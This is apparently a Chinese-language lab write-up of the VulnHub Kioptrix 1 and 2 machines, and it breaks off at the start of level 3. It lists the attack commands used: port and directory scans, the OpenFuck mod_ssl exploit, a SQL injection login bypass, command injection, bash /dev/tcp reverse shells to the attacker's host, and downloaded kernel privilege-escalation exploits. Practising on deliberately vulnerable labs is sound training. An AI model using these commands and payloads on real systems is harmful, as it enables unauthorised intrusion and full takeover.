Kioptrix

前言

靶场来自vulnhub Kioptrix

https://www.vulnhub.com/?q=kioptrix&sort=date-des

Kioptrix 1

1
2
kali:192.168.1.9
靶机:192.168.1.104

信息收集

nmap扫描

1
nmap -sT -p- --min-rate 10000 192.168.1.104 -oA nmap/port

image-20260126225345414

1

nmap -sT -sV -sC -O -p22,80,111,139,443,1024 192.168.1.104 -oA nmap/detail

image-20260126225631741

80和443端口跑了mod_ssl,版本2.8.4

139跑了samba服务,可能存在未授权

111和1024是rdp服务

系统为Linux 2.4.9 - 2.4.18

目录爆破

1

gobuster dir -u "http://192.168.1.104/" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x .txt,.php,.html,.bak,.js

image-20260126230507208


80端口,是一个普通的测试页

image-20260126230327070

没有什么信息,有个邮箱可以收集一下

1
webmaster@example.com


test.php,很普通的文本输出测试,源码里也没看到注释

image-20260126230629944

其他目录没有发现什么有意思的东西

samba

1

smbclient -L //192.168.1.104 -N 

扫出共享目录

image-20260126231559078

1
2

smbclient //192.168.1.104/IPC$ -N
smbclient //192.168.1.104/ADMIN$ -N

匿名登录但是看不了东西

image-20260126231628955

mod_ssl Getshell

1
searchsploit mod_ssl 2.8.4

image-20260126231709010

三个exp,试试

1
2
3
4
5
searchsploit -m unix/remote/47080.c
mv 47080.c OpenFuck.c
gcc -o OpenFuck OpenFuck.c -lcrypto
./OpenFuck 查看参数
./OpenFuck 0x6b 192.168.1.104 443 -c 40

拿到shell,不过是个低权限

将shell反弹到kali

1
bash -i >& /dev/tcp/192.168.1.9/8888 0>&1

提权

1
2
uname -a 查看内核
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown

image-20260127000103283

这个看起来不错,版本符合,也是红帽的,还是提权

1
2
3
searchsploit -m linux/local/3.c

python3 -m http.server 8080

shell上操作

1
2
3
4
cd /tmp
wget http://192.168.1.9:8080/ptrace-kmod.c
gcc -o ptracemod ptrace-kmod.c

./ptracemod


成功

image-20260127000755922

Kioptrix 2

1
2
kali:192.168.1.9
靶机:192.168.1.101

信息收集

1

nmap -p- --min-rate 10000 192.168.1.101

image-20260127222156358

1
nmap -sT -sV -sC -O -p22,89,111,443,631,756,3306 192.168.1.101 -oA nmap/detail

image-20260127222420734


内核版本 Linux 2.6.9 - 2.6.30

80,443挂apach服务,版本2.0.52

111,756跑rpc服务

631运行CUPS,版本1.1

1
gobuster dir -u "http://192.168.1.101/" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x .txt,.php,.html,.bak,.js

目录爆破没看到什么有意思的

SQL注入&命令执行


访问80端口,是一个登录页,长得挺像sql注入

image-20260127225232266

1
1'or 1=1 #

随便测个万能密码就进后台了,像是命令执行

image-20260127225310914

1
& ls

image-20260127225333513

果然可以


执行反弹shell

1
& bash -i >& /dev/tcp/192.168.1.9/6666 0>&1

image-20260127225850998

提权

上传提权辅助脚本

1
wget http://192.168.1.5/LinEnum.sh

发现版本是centos 4.5,内核版本2.6.9

image-20260127233432898

刚好符合

1
2
3
4

wget http://192.168.1.9/9542.c
gcc 9542.c -o exp
chmod +x exp
./exp

成功提权

image-20260127233711724

合照

image-20260127234038656

Kioptrix 3

1
2
kali:10.222.159.67
靶机:10.222.159.66

信息收集

1
nmap -p- --min-rate 10000 10.222.159.66
1
